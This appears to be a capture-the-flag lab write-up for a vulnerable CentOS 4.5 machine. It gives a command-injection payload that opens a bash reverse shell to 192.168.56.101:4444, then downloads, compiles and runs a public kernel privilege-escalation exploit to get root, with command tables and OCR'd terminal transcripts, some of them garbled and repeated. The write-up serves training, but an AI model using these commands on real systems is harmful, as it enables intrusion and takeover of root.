The screenshot shows a terminal window titled 'tareqcoder@Kali: ~'. The user has run 'searchsploit CentOS 4.5 Escalation'. The results are displayed in a table with two columns: 'Exploit Title' and 'Path'. There are three entries in the table. Below the table, it says 'Shellcodes: No Results'. The user then runs 'locate', followed by 'locate linux\_x86/local/9542.c', which returns the path '/usr/share/exploitdb/exploits/linux\_x86/local/9542.c'. Finally, the user runs 'cp /usr/share/exploitdb/exploits/linux\_x86/local/9542.c', which results in an error: 'cp: missing destination file operand after '/usr/share/exploitdb/exploits/linux\_x86/local/9542.c''.

```
(tareqcoder@Kali)-[~]
$ searchsploit CentOS 4.5 Escalation

Exploit Title | Path
---|---
Linux Kernel 2.4/2.6 (RedHat Linux 9 / F | linux/local/9479.c
Linux Kernel 2.6 < 2.6.19 (White Box 4 / | linux_x86/local/9542.c
Linux Kernel 3.14.5 (CentOS 7 / RHEL) - | linux/local/35370.c

Shellcodes: No Results

(tareqcoder@Kali)-[~]
$ locate

(tareqcoder@Kali)-[~]
$ locate linux_x86/local/9542.c
/usr/share/exploitdb/exploits/linux_x86/local/9542.c

(tareqcoder@Kali)-[~]
$ cp /usr/share/exploitdb/exploits/linux_x86/local/9542.c

cp: missing destination file operand after '/usr/share/exploitdb/exploits/l
linux_x86/local/9542.c'
```


- Started a Python server on Kali to serve the exploit  
python3 -m http.server 8888



```
em scan5_O.txt tareqcoder@Kali: ~
File Actions Edit View Help
35370.c:700:2: warning: no newline at end of file
bash-3.00$ ./35370.c
bash: ./35370.c: Permission denied
bash-3.00$ wget http://192.168.56.101:8888/9479.c
--18:33:34-- http://192.168.56.101:8888/9479.c
=> `9479.c'
Connecting to 192.168.56.101:8888... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3,378 (3.3K) [text/x-csrc]
100% 154.06 K
18:33:34 (154.06 KB/s) - `9479.c' saved [3378/3378]

bash-3.00$ cd /tmp
bash-3.00$ wget http://192.168.56.101:8888/9479.c
--18:34:14-- http://192.168.56.101:8888/9479.c
=> `9479.c.1'
Connecting to 192.168.56.101:8888... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3,378 (3.3K) [text/x-csrc]
```

- On the victim (in /tmp directory), downloaded the exploit  
cd /tmp  
wget <http://192.168.56.101:8888/9479.c>
- Compiled the exploit  
gcc 9479.c -o root9479
- Gave execution permission and ran the binary  
chmod +x root9479  
./root9479
- Confirmed root access  
whoami → root



```
em scan5_O.txt tareqcoder@Kali: ~
File Actions Edit View Help
Here you go: 'l.cole'.
"REDACTED"
18:33:34 (154.06 KB/s) - `9479.c' saved [3378/3378]
636z6w6577616y7473746z6w656176657468657
bash-3.00$ cd /tmp
bash-3.00$ wget http://192.168.56.101:8888/9479.c
--18:34:14-- http://192.168.56.101:8888/9479.c
=> `9479.c.1'
"MESSAGE CORRUPTED"
Connecting to 192.168.56.101:8888... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3,378 (3.3K) [text/x-csrc]
desk.txt task2_capt... The AI will guide you to the truth...
0K ... 100% 61.95 M
B/s
18:34:14 (61.95 MB/s) - `9479.c.1' saved [3378/3378]
bash-3.00$ gcc 9479.c -o root9479
9479.c:130:28: warning: no newline at end of file
bash-3.00$ chmod +x root9479
bash-3.00$ ./root9479
sh: no job control in this shell
sh-3.00# whoami
root
```

- Found and read the final flag

```
find / -type f -name '*flag*' 2>/dev/null
cat /root/final_flag.txt
```

```
em scan5_O.txt
File Actions Edit View Help
Length: 3,378 (3.3K) [text/x-csrc]
0K ...
B/s scan6_A.txt
18:34:14 (61.95 MB/s) - `9479.c.1' saved [3378/3378]
bash-3.00$ gcc 9479.c -o root9479
9479.c:130:28: warning: no newline at end of file
bash-3.00$ chmod +x root9479
bash-3.00$ ./root9479
sh: no job control in this shell
sh-3.00# whoami
root
sh-3.00# find / -type f -name '*flag*' 2>/dev/null
/root/final_flag.txt
/usr/include/bits/waitflags.h
/usr/include/boost/regex/v4/match_flags.hpp
/usr/share/doc/db4-devel-4.2.52/api_c/memp_set_flags.html
/usr/share/doc/db4-devel-4.2.52/api_c/db_set_flags.html
/usr/share/doc/db4-devel-4.2.52/api_c/env_set_flags.html
/usr/share/doc/db4-devel-4.2.52/ref/upgrade.3.2/set_flags.html
```

```
em scan5_O.txt tareqcoder@Kali: ~
File Actions Edit View Help
Here you go: 'l.cole'.
/etc/maven/maven2-depmap/map/here/is/the/flag/here_is_real_flag977
/etc/maven/maven2-depmap/map/here/is/the/flag/here_is_real_flag178
/etc/maven/maven2-depmap/map/here/is/the/flag/here_is_real_flag546
/etc/maven/maven2-depmap/map/here/is/the/flag/here_is_fake_flag114
/etc/maven/maven2-depmap/map/here/is/the/flag/here_is_fake_flag168
/etc/maven/maven2-depmap/map/here/is/the/flag/here_is_real_flag861
/etc/maven/maven2-depmap/map/here/is/the/flag/here_is_real_flag226
/etc/maven/maven2-depmap/map/here/is/the/flag/here_is_fake_flag568
/etc/maven/maven2-depmap/map/here/is/the/flag/here_is_fake_flag12
/etc/maven/maven2-depmap/map/here/is/the/flag/here_is_real_flag105
/etc/maven/maven2-depmap/map/here/is/the/flag/here_is_fake_flag640
/etc/maven/maven2-depmap/map/here/is/the/flag/here_is_fake_flag255
/etc/maven/maven2-depmap/map/here/is/the/flag/here_is_fake_flag195
/sys/module/scsi_mod/default_dev_flags
/sys/class/net/sit0/flags
/sys/class/net/eth0/flags
/sys/class/net/lo/flags
sh-3.00# sh-3.00# cat /root/final_flag.txt
Congratulations! You have found Dr. Lucian Cole. But now you have face a ne
w dilemma - what do you do with the AI that still carries his essence? Dest
roy it, or let grow?
666w61677v74686566696y616w63686z6963657x
sh-3.00#
```

```
tareqcoder@Kali: ~
File Actions Edit View Help
$ sudo cp 35370.c /var/www/html
(tareqcoder@Kali)-[~]
$ cp /usr/share/exploitdb/exploits/linux/local/9479.c .
```

```
OSError: [Errno 98] Address already in use
```

```
(tareqcoder@Kali)-[~]
```

```
$ python3 -m http.server 8888
```

```
Serving HTTP on 0.0.0.0 port 8888 (http://0.0.0.0:8888/) ...
```

```
192.168.56.103 - - [04/Apr/2025 14:33:24] "GET /9479.c HTTP/1.0" 200 -
```

```
192.168.56.103 - - [04/Apr/2025 14:34:04] "GET /9479.c HTTP/1.0" 200 -
```

**Output:**

**Congratulations! You have found Dr. Lucian Cole. But now you have to face a new dilemma - what do you do with the AI that still carries his essence? Destroy it, or let grow?**

**666w61677v74686566696y616w63686z6963657x**

**flag{thefinalchoice}**



## Final Summary

| Step | Command   | Purpose                        |
|------|---|--------------------------------|
| 1    | <code>bash -i &gt;&amp; /dev/tcp/192.168.56.101/4444 0&gt;&amp;1</code> | Open reverse shell from target |
| 2    | <code>nc -lvnp 4444</code>  | Listen for incoming shell      |
| 3    | <code>uname -a, lsb_release -a</code>                                   | Identify kernel and OS         |
| 4    | <code>searchsploit CentOS 4.5</code>                                    | Find matching exploits         |
| 5    | <code>python3 -m http.server 8888</code>                                | Host exploit file              |
| 6    | <code>wget <a href="http://.../9479.c">http://.../9479.c</a></code>     | Download exploit to target     |
| 7    | <code>gcc 9479.c -o root9479</code>                                     | Compile exploit                |
| 8    | <code>./root9479</code>   | Run exploit                    |
| 9    | <code>whoami</code>   | Confirm root access            |
| 10   | <code>cat /root/final_flag.txt</code>                                   | Reveal final flag              |

## Flag 3 – Privilege Escalation

| Step | Command   | Purpose                          |
|------|---|----------------------------------|
| 1    | <code>uname -a</code>   | Get kernel version (2.6.9-55.EL) |
| 2    | <code>lsb_release -a</code>   | Get distribution (CentOS 4.5)    |
| 3    | <code>searchsploit CentOS 4.5 Escalation</code>   | Search matching kernel exploits  |
| 4    | <code>python3 -m http.server 8888</code>  | Host exploit on Kali             |
| 5    | <code>wget <a href="http://192.168.56.101:8888/9479.c">http://192.168.56.101:8888/9479.c</a></code> | Download 9479.c to victim        |
| 6    | <code>gcc 9479.c -o root9479</code>   | Compile exploit on victim        |
| 7    | <code>chmod +x root9479</code>  | Make compiled exploit executable |
| 8    | <code>./root9479</code>   | Run exploit → get root access    |
| 9    | <code>whoami</code>   | Confirm root access              |

|    |   |                            |
|----|---|----------------------------|
| 10 | <code>find / -type f -name '*flag*' 2&gt;/dev/null</code> | Locate final flag          |
| 11 | <code>cat /root/final_flag.txt</code>                     | Reveal and read third flag |

## Q AND A For Third flag

### 1.What general vulnerabilities allow privilege escalation?

General vulnerabilities include:

- **Kernel exploits** (from outdated kernel versions)
- **Misconfigured sudo permissions**
- **Writable sensitive files** (e.g., /etc/passwd, /etc/shadow)
- **Weak SetUID binaries**
- **Insecure cron jobs or services**

### 2. Which one is present in this machine?

After running:

**uname -a**

**lsb\_release -a**

we identified that the system is running:

- **Kernel:** 2.6.9-55.EL
- **OS:** CentOS 4.5

This is an old RedHat-based kernel known to be **vulnerable to kernel exploits**, We confirmed this using

searchsploit CentOS 4.5 Escalation.

### 3.How did you escalate privileges?

| Step | Command   | Purpose                          |
|------|---|----------------------------------|
| 1    | uname -a  | Get kernel version (2.6.9-55.EL) |
| 2    | lsb_release -a  | Get distribution (CentOS 4.5)    |
| 3    | searchsploit CentOS 4.5 Escalation  | Search matching kernel exploits  |
| 4    | python3 -m http.server 8888   | Host exploit on Kali             |
| 5    | wget<br><a href="http://192.168.56.101:8888/9479.c">http://192.168.56.101:8888/9479.c</a> | Download 9479.c to victim        |
| 6    | gcc 9479.c -o root9479  | Compile exploit on victim        |
| 7    | chmod +x root9479   | Make compiled exploit executable |
| 8    | ./root9479  | Run exploit → get root access    |
| 9    | whoami  | Confirm root access              |
| 10   | find / -type f -name '*flag*' 2>/dev/null   | Locate final flag                |
| 11   | cat /root/final_flag.txt  | Reveal and read third flag       |

### 4. Did you get root access?

Yes. After running the exploit, we confirmed with:

**Whoami and Output: root**



```
em scan5_O.txt
File Actions Edit View Help
Length: 3,378 (3.3K) [text/x-csrc]
0K ...
B/s scan6_A.txt
18:34:14 (61.95 MB/s) - `9479.c.1' saved [3378/3378]
bash-3.00$ gcc 9479.c -o root9479
9479.c:130:28: warning: no newline at end of file
bash-3.00$ chmod +x root9479
bash-3.00$ ./root9479
sh: no job control in this shell
sh-3.00# whoami
root
sh-3.00# find / -type f -name '*flag*' 2>/dev/null
/root/final_flag.txt
/usr/include/bits/waitflags.h
/usr/include/boost/regex/v4/match_flags.hpp
/usr/share/doc/db4-devel-4.2.52/api_c/memp_set_flags.html
/usr/share/doc/db4-devel-4.2.52/api_c/db_set_flags.html
/usr/share/doc/db4-devel-4.2.52/api_c/env_set_flags.html
/usr/share/doc/db4-devel-4.2.52/ref/upgrade.3.2/set_flags.html
```

## What is the content of the third flag?

We found it using → `find / -type f -name '*flag*' 2>/dev/null`

`cat /root/final_flag.txt`

```
em scan5_O.txt tareqcoder@Kali: ~
File Actions Edit View Help
Here you go: 'l.cole'.
/etc/maven/maven2-depmap/map/here/is/the/flag/here_is_real_flag977
/etc/maven/maven2-depmap/map/here/is/the/flag/here_is_real_flag178
/etc/maven/maven2-depmap/map/here/is/the/flag/here_is_real_flag546
/etc/maven/maven2-depmap/map/here/is/the/flag/here_is_fake_flag114
/etc/maven/maven2-depmap/map/here/is/the/flag/here_is_fake_flag168
/etc/maven/maven2-depmap/map/here/is/the/flag/here_is_real_flag861
/etc/maven/maven2-depmap/map/here/is/the/flag/here_is_real_flag226
/etc/maven/maven2-depmap/map/here/is/the/flag/here_is_fake_flag568
/etc/maven/maven2-depmap/map/here/is/the/flag/here_is_fake_flag12
/etc/maven/maven2-depmap/map/here/is/the/flag/here_is_real_flag105
/etc/maven/maven2-depmap/map/here/is/the/flag/here_is_fake_flag640
/etc/maven/maven2-depmap/map/here/is/the/flag/here_is_fake_flag255
/etc/maven/maven2-depmap/map/here/is/the/flag/here_is_fake_flag195
/sys/module/scsi_mod/default_dev_flags
/sys/class/net/sit0/flags
/sys/class/net/eth0/flags
/sys/class/net/lo/flags
sh-3.00# sh-3.00# cat /root/final_flag.txt
Congratulations! You have found Dr. Lucian Cole. But now you have face a ne
w dilemma - what do you do with the AI that still carries his essence? Dest
roy it, or let grow?
666w61677v74686566696y616w63686z6963657x
sh-3.00#
```

## WAY 2 IN PRIVILEGE EXCALATION

### Downloading and Executing Exploit to Escalate Privileges

```
File Actions Edit View Help
eth0: no IPv6 routers present
eth1: no IPv6 routers present
bluetoothd: Core ver 2.6
bluetoothd: Registered protocol family 11
bluetoothd: HCI device and connection manager initialized
bluetoothd: HCI socket layer initialized
bluetoothd: L2CAP ver 2.4
bluetoothd: L2CAP socket layer initialized
bash-3.00$ nmap -s
nmap: nmap [-s] [-n level] [-n bufsize]
bash-3.00$ tail -f /var/log/syslog
tail: cannot open '/var/log/syslog' for reading: No such file or directory
y
tail: no files remaining
bash-3.00$ tail -f /var/log/messages
tail: cannot open '/var/log/messages' for reading: Permission denied
tail: no files remaining
bash-3.00$ nmap -s
klogctl: Operation not permitted
bash-3.00$ cd /tmp/exploit3
bash-3.00$ wget http://192.168.56.101:8080/exploit3.c
--00:10:31-- http://192.168.56.101:8080/exploit3.c
=> exploit3.c
Connecting to 192.168.56.101:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3,378 (3.3K) [text/x-csrc]
exploit3.c: Permission denied
Cannot write to 'exploit3.c' (Permission denied).
bash-3.00$ cd /tmp
bash-3.00$ wget http://192.168.56.101:8080/exploit3.c
--00:10:32-- http://192.168.56.101:8080/exploit3.c
=> exploit3.c
Connecting to 192.168.56.101:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3,378 (3.3K) [text/x-csrc]
OK ... 100% 70.93
KB/s
00:10:32 (70.93 KB/s) = "exploit3.c" saved [3378/3378]
bash-3.00$ gcc /tmp/exploit3.c -o /tmp/exploit3 -Wall
/tmp/exploit3.c: In function 'main':
/tmp/exploit3.c:107: warning: implicit declaration of function 'sleep'
/tmp/exploit3.c:107:20: warning: no newline at end of file
bash-3.00$ chmod +x /tmp/exploit3
bash-3.00$ /tmp/exploit3
sh00m
10
id /root
```


A working local exploit (9479.c) was downloaded from the attacker's HTTP server using wget, compiled using gcc, and executed on the victim. This granted root privileges.

### Viewing Final Flag as Root

```
hash-3.06x whoami
root
hash-3.06x id
uid=0(root) gid=0(root) groups=48(apache)
hash-3.06x cd /root
hash-3.06x ls -la
total 168
drwxr-x--- 2 root root 4096 Mar 10 13:28 .
drwxr-xr-x 23 root root 4096 Mar 29 13:14 ..
-rw-r--r-- 1 root root 1168 Oct 7 2009 anaconde-kz.cfg
-rw-r--r-- 1 root root 215 Feb 6 2017 .bash_history
-rw-r--r-- 1 root root 24 Feb 21 2005 .bash_logout
-rw-r--r-- 1 root root 191 Feb 21 2005 .bash_profile
-rw-r--r-- 1 root root 170 Feb 21 2005 .bashrc
-rw-r--r-- 1 root root 188 Feb 21 2005 .cdsarc
-rw-r--r-- 1 root root 211 Mar 6 16:02 final_flag.txt
-rw-r--r-- 1 root root 53255 Oct 7 2009 install.log
-rw-r--r-- 1 root root 3842 Oct 7 2009 install.log.syslog
-rw-r--r-- 1 root root 1569 Oct 6 2009 .mysql_history
-rw-r--r-- 1 root root 182 Feb 21 2005 .tcshrc
hash-3.06x cat final_flag
cat: final_flag: No such file or directory
hash-3.06x cat /root/final_flag
cat: /root/final_flag: No such file or directory
hash-3.06x cat /root/Final_flag.txt
Congratulations! You have found Dr. Lucian Cole. But now you have face a
new dilemma - what do you do with the AI that still carries his essence?
Destroy it, or let grow?
999999p2z7u48003000p9y10w0300h2095j057x
hash-3.06x
```

Once root access was achieved, we used cat /root/final\_flag.txt to retrieve the third flag. The encoded flag was later decoded using CyberChef.

## Exploiting the IP Input Field for Reverse Shell



| Unauthorized Access Detected |  |
|------------------------------|--|
| Enter an IP:                 | <input type="text" value="map/here/is/the/flag/here_is_flag1000"/> <input type="button" value="submit"/> |

#### Messages:

- Here you go: '1.cole'.
- "REDACTED"
- 636z6w6577616y7473746z6w65617665746865776z726w6461626574746572706w616365
- The system prevents me from reaching out to you! Find 'decode.txt'.
- "MESSAGE CORRUPTED"
- "REDACTED"
- The AI will guide you to the truth...

**The web application's IP input was vulnerable to command injection. We used this to execute `bash -i >& /dev/tcp/...` and get a reverse shell as the apache user.**

```
File Actions Edit View Help
eth0: no IPv6 routers present
eth1: no IPv6 routers present
Blutooth: Core ver 2.6
NTP: Registered protocol family 18
Blutooth: HCI device and connection manager initialized
Blutooth: HCI socket layer initialized
Blutooth: L2CAP ver 2.4
Blutooth: L2CAP socket layer initialized
bash-3.0$ nsmp -w
nsmp: invalid option - w
Usage: nsmp [-c] [-m [xvwl]] [-s bufsize]
bash-3.0$ tail -f /var/log/syslog
tail: cannot open '/var/log/syslog' for reading: No such file or directory
y
tail: no files remaining
bash-3.0$ tail -f /var/log/messages
tail: cannot open '/var/log/messages' for reading: Permission denied
tail: no files remaining
bash-3.0$ nsmp -s
klogctl: Operation not permitted
bash-3.0$ cd /tmp/exploit/*
bash-3.0$ wget http://192.168.56.101:8080/exploit3.c
--2019-07-12 -- http://192.168.56.101:8080/exploit3.c
      => 'exploit3.c'
Connecting to 192.168.56.101:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3,376 (3.3K) [text/x-src]
exploit3.c: Permission denied

Cannot write to 'exploit3.c' (Permission denied).
bash-3.0$ cd /tmp
bash-3.0$ wget http://192.168.56.101:8080/exploit3.c
--2019-07-12 -- http://192.168.56.101:8080/exploit3.c
      => 'exploit3.c'
Connecting to 192.168.56.101:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3,376 (3.3K) [text/x-csrc]

OK ...                100% 70.93
MB/s

BB:18:32 (70.0) MB/s) - 'exploit3.c' saved [3376/3376].

bash-3.0$ gcc /tmp/exploit3.c -o /tmp/exploit3 -Wall
/tmp/exploit3.c: In function 'main':
/tmp/exploit3.c:17: warning: implicit declaration of function 'semfile'
/tmp/exploit3.c:130:28: warning: no newline at end of file
bash-3.0$ chmod +x /tmp/exploit3
bash-3.0$ /tmp/exploit3
whoami
id
cd /root
```

## Appendix: Full Command Summary

### Flag 1 – Mystery Page & Reverse Shell

| Step | Command  | Purpose                                   |
|------|--|---|
| 1    | ip a   | Check Kali IP address for reverse shell   |
| 2    | 8.8.8.8; bash -i >&/dev/tcp/192.168.56.101/4444 0>&1 | Inject reverse shell via vulnerable input |
| 3    | nc -lvnp 4444  | Netcat listener on Kali for reverse shell |
| 4    | whoami   | Confirm shell as apache                   |
| 5    | cat /var/www/html/decode.txt                         | Read encoded string from web directory    |
| 6    | (CyberChef)  | Decode hex string into plaintext          |
| 7    | cat /etc/passwd                                      | See users & confirm human users           |
| 8    | ls, cd /home/*                                       | Explore user directories                  |

### Flag 2 – Command Summary Table

| Step | Command   | Purpose   |
|------|---|---|
| 1    | find / -user mina 2>/dev/null   | Locate all files owned by user "mina"             |
| 2    | cat /etc/maven/maven2-depmap/map/here/is/the/flag/here_is_flag_flag1000 | Read content of the suspected real flag file      |
| 3    | Use CyberChef to decode the hex string                                  | Convert encoded content into readable flag format |

## Flag 3 – Privilege Escalation

| Step | Command   | Purpose                        |
|------|---|--------------------------------|
| 1    | <b>bash -i &gt;&amp; /dev/tcp/192.168.56.101/4444 0&gt;&amp;1</b> | Open reverse shell from target |
| 2    | <b>nc -lvp 4444</b>   | Listen for incoming shell      |
| 3    | <b>uname -a, lsb_release -a</b>                                   | Identify kernel and OS         |
| 4    | <b>searchsploit CentOS 4.5</b>                                    | Find matching exploits         |
| 5    | <b>python3 -m http.server 8888</b>                                | Host exploit file              |
| 6    | <b>wget <a href="http://.../9479.c">http://.../9479.c</a></b>     | Download exploit to target     |
| 7    | <b>gcc 9479.c -o root9479</b>                                     | Compile exploit                |
| 8    | <b>./root9479</b>   | Run exploit                    |
| 9    | <b>whoami</b>   | Confirm root access            |
| 10   | <b>cat /root/final_flag.txt</b>                                   | Reveal final flag              |

| Step | Command  | Purpose                          |
|------|--|----------------------------------|
| 1    | uname -a   | Get kernel version (2.6.9-55.EL) |
| 2    | lsb_release -a   | Get distribution (CentOS 4.5)    |
| 3    | searchsploit CentOS 4.5 Escalation   | Search matching kernel exploits  |
| 4    | python3 -m http.server 8888  | Host exploit on Kali             |
| 5    | wget <a href="http://192.168.56.101:8888/9479.c">http://192.168.56.101:8888/9479.c</a> | Download 9479.c to victim        |
| 6    | gcc 9479.c -o root9479   | Compile exploit on victim        |
| 7    | chmod +x root9479  | Make compiled exploit executable |
| 8    | ./root9479   | Run exploit → get root access    |



|    |   |                            |
|----|---|----------------------------|
| 9  | whoami                                    | Confirm root access        |
| 10 | find / -type f -name '*flag*' 2>/dev/null | Locate final flag          |
| 11 | cat /root/final_flag.txt                  | Reveal and read third flag |